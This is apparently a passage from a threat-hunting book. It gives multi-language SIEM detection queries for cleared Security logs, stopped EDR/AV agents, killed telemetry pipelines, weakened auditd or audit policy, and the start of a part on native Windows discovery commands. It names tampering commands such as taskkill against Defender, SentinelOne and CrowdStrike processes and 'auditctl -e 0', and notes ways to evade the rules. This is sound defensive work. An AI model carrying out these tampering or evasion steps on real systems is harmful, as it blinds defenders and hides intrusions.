**Plausible expected result:** near-zero daily hit rate; a genuine event returns `ComputerName` and `user` populated straight from the raw event.

**Interpretation:** same high-confidence read as above — treat any hit as indicator removal absent a documented ticket.

**[QUERY]** The following is AQL, QRadar's Ariel Query Language, not standard SQL. DEH Part 8 §9's own framing for this event — "no correlation needed, the event alone is the alert condition" — means the plain search below is sufficient without QRadar's multi-object Building Block/Reference Set/Rule chain (DEH Part 27 §2–§3).

CONCEPTUAL SAMPLE — field and log-source-name matching illustrative; validate against your own QRadar DSM's normalized fields for this log source before use.

```
SELECT DATEFORMAT(starttime, 'yyyy-MM-dd HH:mm:ss') AS eventTime,
       sourceip, username, "EventID" AS eventId
FROM events
WHERE "EventID" = 1102
      AND logsourcename(logsourceid) ILIKE '%Security%'
LAST 7 DAYS
```

**Plausible expected result:** typically zero rows in a 7-day window; a hit surfaces the acting username and source host directly.

**Interpretation:** same high-confidence read as above.

**[QUERY]** Google SecOps YARA-L, where a Windows Security-log clear normalizes into the UDM event type `SYSTEM_AUDIT_LOG_WIPE`.

```
// CONCEPTUAL SAMPLE — UDM field/event-type mapping illustrative; validate against your own parser's
normalization of Event ID 1102
rule security_log_cleared {
  meta:
    description = "Windows Security audit log cleared (Event ID 1102)"
    severity = "High"
  events:
    $e.metadata.event_type = "SYSTEM_AUDIT_LOG_WIPE"
    $e.metadata.product_event_type = "1102"
  condition:
    $e
}
```

**Plausible expected result:** one UDM match per clear action, with `principal.user.userid` populated from the acting account.

**Interpretation:** same high-confidence read — validate that your ingestion label actually maps 1102 into `SYSTEM_AUDIT_LOG_WIPE` before trusting a silent zero-result count as "clean," since an unmapped parser drops this event with no error.

**[QUERY]** A single-event boolean match is the cheapest Elastic surface for this pattern's shape (per DEH Appendix A5 §8's own decision table), so Elastic KQL is used here over a Winlogbeat- or Elastic-Agent-ingested Security channel.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own Winlogbeat/Elastic Agent mapping before use.

```
event.code : "1102" and winlog.channel : "Security"
```

**Plausible expected result:** near-zero background hits; a match returns `winlog.event_data.SubjectUserName` and `host.name`.

**Interpretation:** same high-confidence read as every other language above.

**[FALSE POSITIVE]** The only common legitimate trigger is a documented log-retention or disk-space-remediation action, almost always run by a named administrator during a change window — cross-check the acting account and timestamp against the change-ticket queue rather than building an exclusion list, since exempting any account by name (including a backup or maintenance service account) creates exactly the blind spot an attacker who compromises that same account would walk through. A narrower secondary driver: some third-party log-management or SIEM-agent installers clear the Security log once, as a step in their own initial deployment. Treat "within 24 hours of a new agent install" as a context flag worth checking, not a blanket exclusion.

**[PIVOT]** A 1102 hit only tells you the log was cleared, not what it was hiding. Pull the acting account's authentication history (4624/4625) and process-creation events from any telemetry source that predates the clear and survives independently of the local Security log — a network-based log shipper,

an EDR cloud console, or a neighboring host's view of the same session. Cross-reference `QC-14-02`: a log clear alongside an EDR/AV service stop in the same session is a materially stronger going-dark signal than either alone.

**SOC Management View** *DEH Part 8 §9 already makes the case for a zero-tuning, always-page standing rule on 1102. This part's addition is the retrospective angle: after any confirmed intrusion, budget time for a full-estate historical sweep for 1102 predating the incident's known start date, reaching further back than your standard hot-retention window covers — a clear event sitting in cold storage from months earlier that nobody escalated at the time is a documented gap-discovery outcome this book has actually seen occur, not a hypothetical worst case.*

### QC-14-02 — EDR/AV agent service stop, process kill, or uninstall attempt

| Field             | Value                                                                                                                                                                                                                                         |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-14-02</code>                                                                                                                                                                                                                         |
| MITRE             | T1562.001 (Impair Defenses: Disable or Modify Tools)                                                                                                                                                                                          |
| Behavior          | A known AV/EDR service is stopped through the Service Control Manager, a monitored agent process is killed via <code>taskkill / Stop-Process</code> , or the agent's own uninstall/repair tooling runs outside a change-managed patch window. |
| DEH cross-ref     | DEH Part 11 §7 (Defense evasion and security-tool tampering)                                                                                                                                                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                               |

**[HUNTER]** Standing detections for this behavior typically allowlist the vendor's own signed update process — exactly the gap DEH Part 11 §7's own False Positive Trap names as the one an attacker abusing that same vendor's repair or uninstall tooling would walk through. A hunt that pulls every AV/EDR service-stop or process-kill event over a longer lookback and manually checks the initiating process's signer and path — rather than trusting the standing rule's allowlist — surfaces exactly the cases that rule was tuned to ignore.

**[QUERY]** Sigma rule against Windows process-creation telemetry, matching either a `taskkill / Stop-Process` invocation or an `sc.exe / net.exe` stop command referencing a known security-product name.

```
# CONCEPTUAL SAMPLE – process/service name list illustrative; replace with your own EDR/AV vendor's
actual process and service names
title: Security Product Process or Service Stopped
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_kill:
    Image|endswith: '\taskkill.exe'
    CommandLine|contains:
      - 'MsMpEng.exe'
      - 'SentinelAgent.exe'
      - 'CSFalconService.exe'
  selection_scstop:
    Image|endswith: '\sc.exe'
    CommandLine|contains: 'stop'
    CommandLine|re: '(?i)(defender|sense|sentinelone|crowdstrike|falcon)'
  condition: 1 of selection_*
falsepositives:
  - Signed vendor update or repair process stopping its own service during a scheduled upgrade
level: high
```

**Plausible expected result:** a match returns the command line invoking `taskkill` or `sc.exe` against a named security process or service, plus the parent process (commonly `cmd.exe` or `powershell.exe`) and the acting account.

**Interpretation:** consistent with an attempt to disable endpoint visibility — how strong that read is depends heavily on whether the initiating process is the vendor's own signed updater, covered in [FALSE POSITIVE] below.

**[QUERY]** Sentinel/Defender KQL against `DeviceProcessEvents` (Microsoft Defender for Endpoint's advanced-hunting schema).

```
// CONCEPTUAL SAMPLE – process/service name list illustrative; align with your own EDR vendor's binary
and service names
DeviceProcessEvents
| where FileName in~ ("taskkill.exe", "sc.exe", "net.exe", "net1.exe")
| where ProcessCommandLine has_any ("MsMpEng", "SentinelAgent", "CSFalconService", "defender", "sense")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
```

**Plausible expected result:** sparse rows; each names the host, acting account, and the parent process that spawned the kill/stop command.

**Interpretation:** a genuine hit outside a documented patch window is a strong going-dark signal, consistent with the Sigma read above.

**[QUERY]** Splunk SPL correlating Sysmon process-creation data against the same command-line indicators.

CONCEPTUAL SAMPLE — process/service name list illustrative; replace with your own EDR/AV vendor's actual process and service names.

```

index=sysmon (Image="*\\taskkill.exe" OR Image="*\\sc.exe" OR Image="*\\net.exe")
CommandLine="*MsMpEng*" OR CommandLine="*SentinelAgent*" OR CommandLine="*CSFalconService*" OR
CommandLine="*defender*"
| table _time, ComputerName, User, ParentImage, Image, CommandLine
| sort - _time

```

**Plausible expected result:** rows show the parent-child pair (for example, `cmd.exe` spawning `taskkill.exe`) and the specific vendor string matched.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL. A plain event search suffices for the investigative hunt shown here; a standing rule that also cross-checks a signed-installer allowlist genuinely benefits from a QRadar Reference Set of known vendor-updater hashes — a lighter step up than the full Building Block/Reference Set/Rule chain DEH Part 27 §2–§3 describes for stateful multi-event sequences, since this pattern's core logic is still a single-event match.

CONCEPTUAL SAMPLE — process/service name list illustrative; replace with your own EDR/AV vendor's actual process and service names.

```

SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
        username, "Process Name" AS processName, "Command" AS commandLine
FROM events
WHERE ("Process Name" ILIKE '%taskkill.exe%' OR "Process Name" ILIKE '%sc.exe%')
      AND ("Command" ILIKE '%MsMpEng%' OR "Command" ILIKE '%SentinelAgent%' OR "Command" ILIKE
'%CSFalconService%' OR "Command" ILIKE '%defender%')
LAST 14 DAYS

```

**Plausible expected result:** a small result set; each row identifies the acting account and the matched vendor string.

**Interpretation:** same read as above.

**[QUERY]** Google SecOps YARA-L against UDM process-launch events.

```

// CONCEPTUAL SAMPLE – UDM field/process-name list illustrative
rule security_tool_stopped {
  meta:
    description = "Known AV/EDR process or service stopped via CLI"
    severity = "High"
  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.target.process.file.full_path = /(taskkill\.exe|sc\.exe)$/i
    $e.target.process.command_line = /(MsMpEng|SentinelAgent|CSFalconService|defender|sense)/i
  condition:
    $e
}

```

**Plausible expected result:** one match per kill/stop attempt, with the acting principal and command line intact.

**Interpretation:** same read as above — confirm your UDM parser actually populates `command_line` for this log source before trusting an empty result as clean.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — process/service name list illustrative; align with your own EDR vendor's binary and service names.

```
event.category : "process" and process.name : ("taskkill.exe" or "sc.exe") and process.command_line : (*MsMpEng* or *SentinelAgent* or *CSFalconService* or *defender* or *sense*)
```

**Plausible expected result:** the same shape as the SPL/KQL variants above, surfaced through `process.parent.name` and `user.name`.

**Interpretation:** same read as every language above.

**[FALSE POSITIVE]** This is the one pattern in this part where the standing-detection allowlist is itself the trap, named directly in DEH Part 11 §7's own False Positive Trap: vendor agents routinely stop and relaunch their own service during a signed, scheduled upgrade — the identical stop-then-restart shape this hunt targets. Resolve it by checking the initiating process's signer and on-disk path against the vendor's known installer location and a change-managed patch window, not by exempting the service or process name outright; a bare name exemption is exactly the gap an attacker abusing that same vendor's own uninstall or repair flow would walk through.

**[PIVOT]** Check whether the same session also produced an audit-log clear (`QC-14-01`) or an audit-policy change (`QC-14-04`) — attackers rarely disable only one layer of visibility. Pull the parent-process tree back to the initial foothold (DEH Part 11 §2's lineage view), and check the EDR console's own tamper-protection or heartbeat status directly, since a successfully disabled agent stops reporting its own disablement.

**Blind Spot** Every query above keys on a command-line string or the literal `taskkill.exe / sc.exe` binary name. An attacker who calls the `Win32 OpenSCManager / ControlService` APIs directly from a custom binary or a scripting host's `P/Invoke` wrapper, or who simply renames the CLI tool before running it, still stops the service — but produces process-creation and command-line telemetry with no matching string in it at all, and none of the six queries above fire. Pair this pattern with the Service Control Manager's own System-log event (7036, service entered the stopped state) keyed on the service name rather than the stopping process, as a second, tool-independent detection layer.

---

## QC-14-03 — Telemetry pipeline killed outright, with no corresponding log-clear event



| Field             | Value                                                                                                                                                                                                                                                                                      |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-14-03                                                                                                                                                                                                                                                                                   |
| MITRE             | T1562.001 (Impair Defenses: Disable or Modify Tools)                                                                                                                                                                                                                                       |
| Behavior          | The logging/telemetry-generation pipeline itself — the Sysmon service, an EDR driver, the Linux <code>auditd</code> daemon, or a syslog/log-forwarder process — is stopped or unloaded outright, producing a drop in expected telemetry volume rather than a discrete "log cleared" event. |
| DEH cross-ref     | DEH Part 11 §7–§7.1 (security-tool tampering; the forwarding-race Blind Spot); DEH Part 3 §5.2 (Telemetry Engineering I: Host and Identity Sources — the auditd service-stop vs. rule-disable boundary)                                                                                    |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, Elastic (ES QL) — Sigma and YARA-L: N/A, see below                                                                                                                                                                                                      |

**[HUNTER]** The whole point of this behavior is that the tampering event itself may never leave the host — DEH Part 11 §7.1's own Blind Spot names this directly: a locally stopped logging agent doesn't get to forward its own "I was just stopped" event. This pattern hunts the effect instead of the cause: a host that was producing a steady baseline volume of Sysmon or auditd events suddenly drops to zero while other telemetry from the same host — network flow, a domain controller's view of its authentication traffic, an EDR cloud heartbeat — shows it is still up and reachable. That gap, not any single event, is the signal.

*Sigma: N/A — Aggregation ceiling. Sigma's correlation object model expresses group-by count thresholds (the `event_count` correlation type) but has no reference-implementation primitive for a sub-threshold, "fewer events than an expected baseline" condition across most backends — a map-reduce-style translation target has no row to filter when the count is genuinely zero, absent an explicit expected-population join the correlation spec doesn't model. This pattern is a backend-specific custom build here, not portable Sigma.*

**[QUERY]** Sentinel/Defender KQL, joining hourly Sysmon-sourced event volume against `Heartbeat` table liveness for the same host and window.

```
// CONCEPTUAL SAMPLE – bucket width and drop condition illustrative; baseline against your own per-host
Sysmon volume before trusting this as a cutoff
let bucket = 1h;
let sysmonVolume = Event
    | where Source == "Microsoft-Windows-Sysmon"
    | summarize SysmonEvents = count() by Computer, bin(TimeGenerated, bucket);
let hostUp = Heartbeat
    | summarize HeartbeatCount = count() by Computer, bin(TimeGenerated, bucket);
hostUp
    | join kind=leftouter sysmonVolume on Computer, TimeGenerated
    | where HeartbeatCount > 0 and isnull(SysmonEvents)
    | project TimeGenerated, Computer, HeartbeatCount
```

**Plausible expected result:** an empty result set on a fleet with healthy Sysmon coverage; a hit names a specific host and hour where the agent heartbeat continued but Sysmon volume fell to zero.

**Interpretation:** consistent with the Sysmon service or its ETW provider being stopped or unloaded on an otherwise-live host — this threshold is illustrative and needs validation against your own steady-state per-host volume before use as a cutoff, per this book's honesty standard.

**[QUERY]** Splunk SPL, comparing hourly Sysmon volume against a separate EDR-agent heartbeat index for the same host.

CONCEPTUAL SAMPLE — index names and bucket width illustrative; baseline against your own per-host Sysmon volume before trusting this as a cutoff.

```
| tstats count as sysmon_count where index=sysmon by host, _time span=1h
| append
| [ | tstats count as heartbeat_count where index=edr_heartbeat by host, _time span=1h ]
| stats sum(sysmon_count) as sysmon_count, sum(heartbeat_count) as heartbeat_count by host, _time
| where heartbeat_count > 0 AND sysmon_count=0
```

**Plausible expected result:** near-zero rows on a healthy estate; a hit shows a specific host-hour with a live heartbeat and zero Sysmon volume.

**Interpretation:** same read as the KQL block above.

**[QUERY]** The following is AQL, not standard SQL. This search validates the pattern for a single investigative pull; graduating it into a standing alert on live data genuinely needs QRadar's Anomaly Detection Rule object — a time-series baseline-and-deviation engine, a different multi-object model than the Building Block/Reference Set/Rule chain DEH Part 27 §2–§3 describes for stateful sequences, but a multi-object step up from the plain search below all the same (per this book's "still show the investigative search" convention rather than marking the language **N/A** for this reason).

CONCEPTUAL SAMPLE — bucket width illustrative; validate against your own per-host Sysmon volume baseline before use.

```
SELECT hostname, HOUR(starttime) AS hourBucket, COUNT(*) AS sysmonEvents
FROM events
WHERE logsourcename(logsourceid) ILIKE '%Sysmon%'
GROUP BY hostname, hourBucket
LAST 24 HOURS
```

**Plausible expected result:** a per-host, per-hour count; a bucket with zero rows for a host that is present elsewhere in the SIEM over the same window (in an authentication or heartbeat search, for instance) is the signal, not any single returned row.

**Interpretation:** consistent with a Sysmon outage on that host for that hour — a genuine finding requires cross-checking against a second, independent presence signal, since AQL's own result set cannot natively express "this host should have rows here and doesn't."

**YARA-L:** **N/A** — *Structurally poor fit, not impossible.* YARA-L's **events:/condition:** block matches events that occurred; expressing "zero Sysmon events for a host that's otherwise active" requires joining against an external expected-activity or entity-presence table the single-rule model doesn't natively carry. It is achievable only by pairing a YARA-L rule with a separate Risk Analytics or entity-graph job outside this pattern's one-rule skeleton, per DEH Part 28 §1.1's precedent for YARA-L schema gaps.

**[QUERY]** Elastic ES|QL, chosen because this pattern's shape is a threshold/wide-lookback aggregation across two data streams, which ES|QL's **STATS ... BY** bucketing fits directly per DEH Appendix A5 §8's

decision table.

CONCEPTUAL SAMPLE — index pattern and bucket width illustrative; validate against your own installed ES|QL version and data-stream naming before use.

```
FROM logs-sysmon*, metrics-endpoint.heartbeat*
| STATS sysmon_events = COUNT(*) WHERE data_stream.dataset == "sysmon",
    heartbeat_events = COUNT(*) WHERE data_stream.dataset == "heartbeat"
    BY host.name, BUCKET(@timestamp, 1h)
| WHERE heartbeat_events > 0 AND sysmon_events == 0
```

**Plausible expected result:** the same shape as the KQL/SPL variants — a host-hour with a live heartbeat and zero Sysmon documents.

**Interpretation:** same read as above; the multi-index `STATS`-with-filter syntax shown here is illustrative and should be checked against your installed ES|QL version, since aggregation-with-filter syntax has changed across recent Elastic releases.

**[FALSE POSITIVE]** Patch-window reboots, agent upgrades that briefly restart the Sysmon service or the `auditd` daemon, and any host genuinely powered off for maintenance all produce the same zero-volume signature. The heartbeat/liveness cross-check built into every query above resolves the reboot case specifically — a host with no heartbeat either is simply down, not tampered with — but it does not distinguish a legitimate agent upgrade from a malicious stop. Correlate the gap's start time against your patch-management calendar before escalating, and treat any gap without a matching documented change as the higher-priority read.

**[PIVOT]** Once a genuine gap is confirmed, check the host's System log (Windows) or `systemd` journal (Linux) for a service-stop event naming the specific agent — Event ID 7036 for Sysmon on Windows, or a `systemctl` unit-stop entry or `CONFIG_CHANGE` audit record for `auditd` on Linux — at the gap's start boundary; that record usually survives even though the agent's own telemetry doesn't, because a different subsystem writes it. Also check [QC-14-02](#) for a co-occurring AV/EDR stop in the same window; a simultaneous drop across both the logging pipeline and the detection engine is a materially stronger going-dark signal than either alone.

**Engineering Reality** A workstation that's genuinely idle overnight can produce a real Sysmon volume of zero for an hour without anything being wrong — process creation, network connection, and image-load events all depend on something actually happening on the box. Treating any single zero-count hour as an alert on a per-host basis, without first establishing that host's own idle-hours baseline (DEH Part 31), produces a flood of overnight false positives on laptops and lightly used workstations; this pattern reads far more reliably against servers and always-on infrastructure with a known non-zero idle floor.

---

## QC-14-04 — Audit policy or auditd rules weakened without a full clear

| Field             | Value                                                                                                                                                                                                                                                                                                                                                           |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-14-04                                                                                                                                                                                                                                                                                                                                                        |
| MITRE             | T1562.002 (Impair Defenses: Disable Windows Event Logging) for the Windows form; T1562.006 (Impair Defenses: Indicator Blocking) for the Linux <code>auditd</code> variant                                                                                                                                                                                      |
| Behavior          | The audit policy itself is narrowed rather than cleared or stopped — Windows <code>auditpol.exe</code> disables a logging subcategory (Event ID 4719), or Linux <code>auditctl</code> disables auditing ( <code>-e 0</code> ) or flushes existing rules ( <code>-D</code> ) — while the logging daemon or service keeps running, so nothing visibly disappears. |
| DEH cross-ref     | DEH Part 8 §7 (Account, group, and audit policy changes: 4719); DEH Part 11 §7 (DET-11-06, the <code>auditctl -e 0</code> Detection Test); DEH Part 3 §5.2 (why this is T1562, not T1070.002, on Linux)                                                                                                                                                         |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                                                                                                                 |

**[HUNTER]** 4719 and `auditctl -e 0 / -D` are quieter than a full log clear or a service stop, because nothing visibly disappears — the daemon is still running and the log file still exists, it's simply no longer being fed the categories that matter. DEH Part 8 §7 names the hard part directly: a legitimate audit-policy retune and an attacker narrowing coverage to cover tracks produce an identical event; the hunt has to read the resulting policy state, not just the fact that a change happened.

#### Variant: Windows audit-policy subcategory disable (Event ID 4719)

**[QUERY]** Sigma rule matching a 4719 where the `AuditPolicyChanges` field shows a subcategory being removed rather than added.

```
# CONCEPTUAL SAMPLE — subcategory-change field illustrative; align with your own Advanced Audit Policy baseline
title: Audit Policy Subcategory Disabled
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4719
    AuditPolicyChanges|contains: 'REMOVED'
  condition: selection
falsepositives:
  - Documented audit-policy retune reducing genuinely over-logging noise (e.g., trimming a chatty Object Access subcategory)
level: medium
```

**Plausible expected result:** a match returns the acting account and the affected subcategory ID whenever the recorded change removes a logging category.

**Interpretation:** worth queuing for review on its own, weighted heavily by which subcategory was touched — see [FALSE POSITIVE] below for why this alone isn't a verdict.

**[QUERY]** Sentinel/Defender KQL against `SecurityEvent`.

```
// CONCEPTUAL SAMPLE – validate the SubcategoryGuid-to-name mapping against your own environment before
relying on a name filter
SecurityEvent
| where EventID == 4719
| where AuditPolicyChanges has "Removed"
| project TimeGenerated, Computer, SubjectUserName, SubcategoryGuid, AuditPolicyChanges
```

**Plausible expected result:** sparse rows; each names the account and the specific subcategory GUID that lost logging coverage.

**Interpretation:** same read as the Sigma block above.

[QUERY] Splunk SPL against `WinEventLog:Security`.

CONCEPTUAL SAMPLE — field names illustrative; align with your own Windows TA's `AuditPolicyChanges` field extraction before use.

```
index=wineventlog sourcetype="WinEventLog:Security" EventCode=4719 AuditPolicyChanges="*Removed*"
| table _time, ComputerName, user, Subcategory, AuditPolicyChanges
```

**Plausible expected result:** the same shape as the KQL block.

**Interpretation:** same read.

[QUERY] The following is AQL, not standard SQL.

CONCEPTUAL SAMPLE — raw-payload field access illustrative; validate against your own QRadar normalization for this event before use.

```
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
        username, "EventID" AS eventId, UTF8(payload) AS rawPayload
FROM events
WHERE "EventID" = 4719
      AND UTF8(payload) ILIKE '%Removed%'
LAST 14 DAYS
```

**Plausible expected result:** sparse rows; `rawPayload` carries the raw `AuditPolicyChanges` text needed to confirm which subcategory lost coverage, since QRadar's default normalized fields often don't expose this event's changed-category detail directly.

**Interpretation:** same read — queue for review weighted by subcategory.

[QUERY] Google SecOps YARA-L.

```
// CONCEPTUAL SAMPLE – UDM event type/field names illustrative
rule audit_policy_subcategory_removed {
  meta:
    description = "Windows audit policy subcategory logging disabled (Event ID 4719)"
    severity = "Medium"
  events:
    $e.metadata.event_type = "USER_CHANGE_PERMISSIONS"
    $e.metadata.product_event_type = "4719"
    $e.security_result.summary = /Removed/i
  condition:
    $e
}
```

**Plausible expected result:** one match per policy change where the summary field indicates a removed category.

**Interpretation:** same read; verify your parser actually maps 4719 into a UDM event carrying the removed/added detail before trusting a zero-result count as clean.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface.

CONCEPTUAL SAMPLE — field name illustrative; validate against your own Winlogbeat/Elastic Agent mapping before use.

```
event.code : "4719" and winlog.event_data.AuditPolicyChanges : *Removed*
```

**Plausible expected result:** the same shape as the other blocks above.

**Interpretation:** same read.

**Variant: Linux auditd rule disable or flush** (`auditctl -e 0 / -D`)

**[QUERY]** Sigma rule against a Linux `auditd` logsource, matching either the auditing-disabled config-change record or an all-rules-deleted marker.

```
# CONCEPTUAL SAMPLE – key/field names illustrative for an auditd-via-auditbeat or ausearch pipeline
title: Auditd Rules Disabled or Flushed
status: experimental
logsource:
  product: linux
  service: auditd
detection:
  selection_disable:
    type: 'CONFIG_CHANGE'
    audit_enabled: '0'
  selection_flush:
    key: 'delete-all-rules'
  condition: 1 of selection_*
falsepositives:
  - Documented auditd rule-set redeploy through a configuration-management run
level: medium
```

**Plausible expected result:** a `CONFIG_CHANGE` record showing `audit_enabled` transitioning from 1 to 0, or a delete-all-rules marker, tied to the acting UID.

**Interpretation:** consistent with an attempt to blind the audit trail without stopping the daemon outright. DEH Part 11 §7's DET-11-06 Detection Test validates the local-record side of this; confirming the record left the host before the forwarder itself would have gone dark is the harder, separate check described in that same section's Blind Spot.

**[QUERY]** Splunk SPL against a Linux audit index.

CONCEPTUAL SAMPLE — index and field names illustrative for a Linux audit pipeline; validate against your own ingestion before use.

```
index=linux_audit type=CONFIG_CHANGE (audit_enabled=0 OR key="delete-all-rules")
| table _time, host, uid, type, audit_enabled, key
```

**Plausible expected result:** the same shape as the Sigma match above.

**Interpretation:** same read.

**[QUERY]** Elastic KQL against `auditd`-sourced documents.

CONCEPTUAL SAMPLE — field names illustrative for an auditd-via-auditbeat pipeline; validate against your own mapping before use.

```
event.dataset : "auditd.log" and auditd.data.audit_enabled : "0"
```

**Plausible expected result:** the same shape as above.

**Interpretation:** same read. The KQL (Sentinel), AQL, and YARA-L equivalents follow the same logic against each platform's own Linux-audit ingestion path and are not repeated here in full — the Windows-variant blocks above already establish this pattern's coverage across all six languages.

**[FALSE POSITIVE]** A routine audit-policy retune that trims a genuinely over-logging subcategory (Object Access on a file server with verbose SACLs, for example) and a legitimate configuration-management run that redeploys an intentionally narrower `auditd` rule set both produce the exact events this pattern targets. DEH Part 8 §7 names the only real distinguishing signal: whether the resulting policy state makes operational sense. A narrowed Logon or credential-related subcategory immediately preceding other suspicious activity is not routine; require a change ticket for every legitimate retune and treat any change without one as the higher-priority read, rather than trying to build a keyword-based exclusion.

**[PIVOT]** Pull the full `AuditPolicyChanges` detail (Windows) or the surrounding `auditctl -l/rule-file` diff (Linux) to see exactly which categories lost coverage, not just that a change occurred — a change touching only a noisy, low-value subcategory reads very differently from one that strips Logon or Object Access coverage right before a suspected lateral-movement window. Cross-reference [QC-14-01](#) and [QC-14-03](#): an audit-policy narrowing that co-occurs with either a log clear or an outright agent stop in the same session is a strong three-signal pattern, not three unrelated findings.

**What Would Change My Mind** This pattern treats any undocumented narrowing of Logon or Object Access auditing as high-priority. If a production audit showed that a large fraction of legitimate retunes routinely touch exactly those two subcategories for ordinary noise-reduction reasons — rather than the credential- and lateral-movement-adjacent categories this pattern assumes attackers target — the priority weighting above would need to shift toward a subcategory-specific allowlist built from real change-ticket history, not a blanket "these two categories matter more" assumption.

## Cross-references

- DEH Part 8 §7 and §9 (Windows Detection Engineering — 4719 and 1102) for the underlying event mechanics behind [QC-14-01](#) and [QC-14-04](#).
- DEH Part 11 §7–§7.1 (Endpoint Detection Engineering — defense evasion and security-tool tampering, including DET-11-06 and the forwarding-race Blind Spot) for the mechanics behind [QC-14-02](#) and [QC-14-03](#).
- DEH Part 3 §5.2 (Telemetry Engineering I: Host and Identity Sources) for the T1562.001-vs-T1070.002 boundary this part relies on for the Linux `auditd` variant of [QC-14-04](#).
- DEH Part 31 (Baselining) for constructing the per-host idle-hours baseline [QC-14-03](#)'s Engineering Reality box depends on.
- DEH Parts 24–29 and Appendix A5 for the Sigma/KQL/SPL/AQL/YARA-L/EQL syntax fundamentals this part assumes rather than teaches.
- DEH Parts 41–43 and this book's own Part 28 for how these four patterns would be scored on the Detection Coverage/Quality/Debt scales rather than this part inventing its own scoring.
- This book's Part 9 (LOLBins & Living-off-the-Land Execution) and Part 23 (Ransomware Precursors) for the explicit scope boundaries stated in "Why this part exists" above.
- This book's Part 27 (Multi-Behavior Hunt Chains) as the likely destination for a chain that cites [QC-14-01](#) through [QC-14-04](#) alongside earlier-stage patterns from Parts 15, 22, and 23.



## Part 15 — Host & Directory Discovery

---

### Why this part exists

**[CONCEPT]** Discovery (ATT&CK tactic TA0007) is the step between landing on a host and doing anything consequential with that foothold: an attacker who has just gained code execution does not yet know what account they are, what that account can reach, or what the domain around them looks like, and every one of the behaviors below is a way of answering one of those three questions using tools the operating system or the directory service already ships. None of the five patterns in this part require the attacker to bring anything custom — that is exactly what makes them worth hunting rather than waiting on a signature.

This part's scope is native and directory-service discovery run from an already-landed foothold: Windows built-in account/group/host enumeration (`whoami`, `net`, `systeminfo`), domain-trust and controller-topology enumeration (`nltest`), BloodHound/SharpHound-shaped LDAP directory walks, PowerShell/.NET-based directory-services reconnaissance, and the Linux equivalents of the same orientation checklist. It draws an explicit boundary against four neighboring parts so none of them silently overlaps:

- **Part 3 (Scanning & Enumeration)** owns network- and service-level scanning and share/service enumeration across the wire; this part owns commands run *on* a host or *against* the directory from a single already-compromised identity, not port- or service-sweep behavior.
- **Part 7 (Kerberos & Directory Credential Attacks)** owns the credential-*theft* events (Kerberoasting, AS-REP roasting, DCSync) that a directory walk in this part frequently precedes and informs; this part stops at reconnaissance and does not re-cover the theft itself.
- **Part 11 (Account Creation & Privilege Escalation)** owns what an attacker does to create or escalate an account; this part owns the discovery of accounts, groups, and trust relationships that already exist.
- **Part 16 (Lateral Movement via Admin Tools & Remote Services)** owns what happens once an attacker acts on a discovery hit to reach a second host; every **[PIVOT]** below hands off to that part rather than re-deriving it.

Primary DEH cross-references for this part: DEH Part 11 §2 (Process trees and lineage classification) for the command-line/process-creation detection model every pattern here leans on, and DEH Part 13 §7 (LDAP enumeration and directory reconnaissance) for the directory-specific telemetry reasoning behind `QC-15-03` and `QC-15-04`.

---

### QC-15-01 — Native Windows account, group, and host discovery command burst

| Field             | Value                                                                                                                                                                                                                                                                                                                      |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-15-01                                                                                                                                                                                                                                                                                                                   |
| MITRE             | T1087.001 (Account Discovery: Local Account) — the same burst commonly also serves T1033 (System Owner/User Discovery) and T1069.001 (Permission Groups Discovery: Local Group); tag an individual hit against whichever technique its specific command fits, and treat this header's mapping as the burst-level umbrella. |
| Behavior          | Two or more of <code>whoami</code> , <code>net user</code> , <code>net localgroup administrators</code> , and <code>systeminfo</code> run from one process lineage on one host inside a short window.                                                                                                                      |
| DEH cross-ref     | DEH Part 11 §2 (Process trees and lineage classification) — the process-command-line detection model this pattern's telemetry depends on.                                                                                                                                                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL) — all six covered.                                                                                                                                                                                                                              |

**[HUNTER]** A foothold that has just landed almost always needs to answer "what account am I, what can I do, and what is this box" before doing anything else, and the fastest way to answer that with zero custom tooling is the four commands above. Waiting on a standing detection tuned to a fleet-wide count threshold means accepting whatever false-negative rate that threshold buys; a hunt run directly against a specific host right after a suspected initial-access event doesn't need a threshold at all, because a human reviewing the raw hits can treat two of these commands from one lineage inside a few minutes as worth a look, well below the volume a fleet-wide rule would need to avoid drowning in helpdesk noise.

**[QUERY]** Sigma — targets Sysmon Event ID 1 (Process Create) or Event ID 4688 (A new process has been created) with command-line auditing enabled, matching any single discovery binary and leaving the multi-binary correlation to the analyst reviewing raw hits grouped by parent lineage.

CONCEPTUAL SAMPLE — binary and parent-process exclusion lists illustrative; validate both against your own RMM/helpdesk inventory before use.

```

title: Windows discovery-binary execution (whoami/net/systeminfo)
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\whoami.exe'
      - '\net.exe'
      - '\net1.exe'
      - '\systeminfo.exe'
  filter_known_tools:
    ParentImage|endswith:
      - '\CcmExec.exe'
      - '\ConnectWiseControl.ClientService.exe'
  condition: selection and not filter_known_tools
fields:
  - ParentProcessGuid
